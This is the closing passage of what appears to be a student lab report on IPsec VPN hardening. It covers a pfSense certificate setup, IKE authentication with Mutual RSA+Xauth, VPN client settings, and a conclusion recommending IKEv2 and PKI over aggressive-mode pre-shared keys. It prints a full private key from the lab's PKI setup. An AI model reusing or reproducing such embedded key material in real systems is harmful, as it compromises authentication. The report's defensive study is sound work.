GSooQTqhbfQsa6eV2/WnwJ+DuRaB5QmhTkcsrRqnAwrRnRXATuFJCKGGEHahSy
xzO0cGn/rE6pCy+1
-----END CERTIFICATE-----
```

```
-----BEGIN PRIVATE KEY-----
MIIEvAIBADANBgkqhkiG9w0BAQEFAASCBKYwggSiAgEAAoIBAQCwD+ioxSfBQ+
obkuZNxI2wa84c3SDF92EKYFujXXjMMFxV6L8qkzCGA+CM1+3m9PWETiP08ufE
K2a0Mk975qPK9b/LWAenoWQixe515OYU5VOmdpYe9870thEIxkZUeoVd2pZCJU
wdHmdXQp46rrg79ejm7F9fQ7fLSBVY37DOqYgwlgsCYCaJSfnMLiTTx1MldERa
R5hZbzcAwWtk7UuZH6OtzaWFyCpbr8KpW43ypMHITnSVhCIQxQsHLw2C4w5svF
kfX5FgRfZyJ95KifIKykRTXE3GbHhtMhDuI/hw7c65oAciWkBnV3APa0AuKLoP
S/H48KKhAgMBAAECggEAKjT2Ipd5C1TbHnpnqV6WjIStXdSIAeXjcKtXEaJtS+
yoNhQg1/UHOeluCHWvW6G3xerxpcQhmcBKr/6QzyjxJgi8RUIUxOMXp4RfnLS8
+l1rq0lcfboMjA+lj8Pwkkn49OH1CZBitSEOz7+yhGRG0kT4OJPOrHhk/2nK4A
v8rSkRO24g43g3RUzLeH5M+3quHr5MD/R0tw7wAt9LIBTNtKslkWBhvtGsWwY1
+K5fD6kfPmohM1CNc9napXJAyl9uI13yo6EnVmuQk4wTNH9UACSUKenTXS2MWv
Z1CXuG+ONpX3ZnqeoIjyzMveQCrDFV3gHzfASgMA/QKBgQDZty6okr8r/HrxOi
cprn7OD2ekjidpqHwe2jq6c0lLivrADcNyv0f+ut0j3eplJpVIuwZCG6AJQWmT
5fevUUXcyKAlS07MWFUsZs9sKbS1spNRKjGcZVXE1Veopg3X3EAOaVEhDwFabt
lDLvPcV44TeaecvPtlZcHEpLFwKBgQDPBaGBwFBrlFLFZkyPq0Q6eGtWNz19XP
BDhiwYthB2J/rhgxTqFgKjefkf5bh4KXngyhk6hpPnmSJxxblPiQCwSLbYcga6
xk2nDPk6rbXVo4jdUr0qTwjGOFKtiOm7ct88O+YkMUZcPVIuvpLMPpDn0T7zZv
lSCLlYUzBwKBgEK/AjL0Kl/V2+swpf+hSxRnbuChxM6JBf8w2SYgbfaU0bopxW
EF+5CAwWNJmZ7BIWtWyyhhR8MOpstT70vealyAFUEKTeXZ4QRqyCKH1Em/5IbR
EeScvJrHvUQbBIt1Hr5MU28LJqMO766TNLpb+bqBcYaOaImZoQhENBKpAoGAdJ
NaDC6UKXNll85i+R9ceY0u268B1rc12eD2dlgZfyDWtSbnoUgR5lQrSp5Iu0rI
I1APOG2ZcwgZfS2wqRW7UnW08joNCkYFtvykYjovO4ej7NfKdcgabd6MGPQQhK
OsuUuG8Ta6CQ5ogmDWVyn0oERHiMBd3jfRgP8gMCgYB53uBkvtcF6pXpStjWsY
h64ejLmsJ75sLs7GpO1JfwG+aDWgEjFV2X9UpE1s7YdnK239RJZSdTWW1oFQXi
e3Vc5Nh4aYS05UpNKZHiredr6I519DLNGSagTEN3Pp5feS4qQD6FvPdH1zXOWp
cWifLxXv3PRV2DGfGZ4glQ==
-----END PRIVATE KEY-----
```

Screenshot 17: Root certificate, client certificate and client private key

4. A remote access user account was created using the firewall's user manager and was assigned to the previously generated user certificate.



System / User Manager / Users / Edit

User Properties

Defined by	USER	
Disabled	□ This user cannot login	
Username	issa	
Password	Password	Confirm Password
Full name	Issa Hafiri User's full name, for administrative information only	


User Certificates

Name	CA
Issa Hafiri Cert	Root-CA

Keys

Screenshot 18: User creation form

5. The authentication option on the IPsec tunnel configuration was changed to Mutual RSA+Xauth.




Phase 1 Proposal (Authentication)

Authentication Method	Mutual RSA + Xauth Must match the setting chosen on the remote side.	
Negotiation mode	Aggressive Aggressive is more flexible, but less secure.	
My identifier	ASN.1 distinguished Name	
Peer identifier	ASN.1 distinguished Name This is known as the "group" setting on some VPN client implementations	
My Certificate	IPSec Firewall Cert Select a certificate previously configured in the Certificate Manager.	
Peer Certificate Authority	Root-CA Select a certificate authority previously configured in the Certificate Manager.	

Screenshot 19: Ike authentication form

6. The Root-CA public certificate, the Firewall's certificate, the user's private key, and the user's public certificate were imported on the user's computer. The VPN client was then configured to use RSA for authentication and was provided with all the required parameters.



General

Gateway: 192.168.56.103

CA Certificate: Root-CA.crt

Proxy:

□ Allow Cisco Secure Desktop trojan

CSD Wrapper Script:

Certificate Authentication

User Certificate: Issa+Hafiri+Cert.crt

Private Key: Issa+Hafiri+Cert.key

□ Use FSID for key passphrase

Screenshot 20: IPsec client configuration

7. Conclusion and Future work

This project describes that using weak pre-shared keys with IKEv1 makes it susceptible to various attacks such as dictionary attacks and brute force attacks. It is recommended to avoid IKEv1 in Aggressive mode with pre-shared keys and instead use IKEv2, which not only removes the vulnerabilities of IKEv1 but also offers several advantages. In addition, it is also recommended to use digital certificates and public key infrastructure wherever possible. The future work involves penetration testing in-depth with IKEv2 and witnessing its behavior when several attacks are launched.

8. Team member task distribution

Issa Hafiri	1. Built Remote Access IPsec VPN with Juniper, pfSense 2. Conducted online Attacks 3. Co-implemented PKI
Priyank Jani	1. Conducted Enumeration
Sukhpreet Singh	1. Built Cisco site-to-site VPN 2. Conducted Offline attacks 3. Co-drew statistical results

8. References

1. Thumann, Michael & Enno, Rey. PSK Cracking Using IKE Aggressive mode. Retrieved October 10, 2016 from: https://www.ernw.de/download/pskattack.pdf

2. Pitts, Steve. VPN Aggressive Mode Pre-Shared Key Brute Force Attack. Retrieved October 10, 2016 from: https://www.giac.org/paper/gcih/541/vpn-aggressive-mode-pre-shared-key-brute-force-attack/104625.

3. RFC 2408 - Internet Security Association and Key Management Protocol. https://tools.ietf.org/html/rfc2408.

4. RFC 2409 - Internet Key Exchange. https://tools.ietf.org/html/rfc2409.

5. RFC 7296 – Internet Key Exchange Protocol Version 2 (IKEv2). https://tools.ietf.org/html/rfc7296.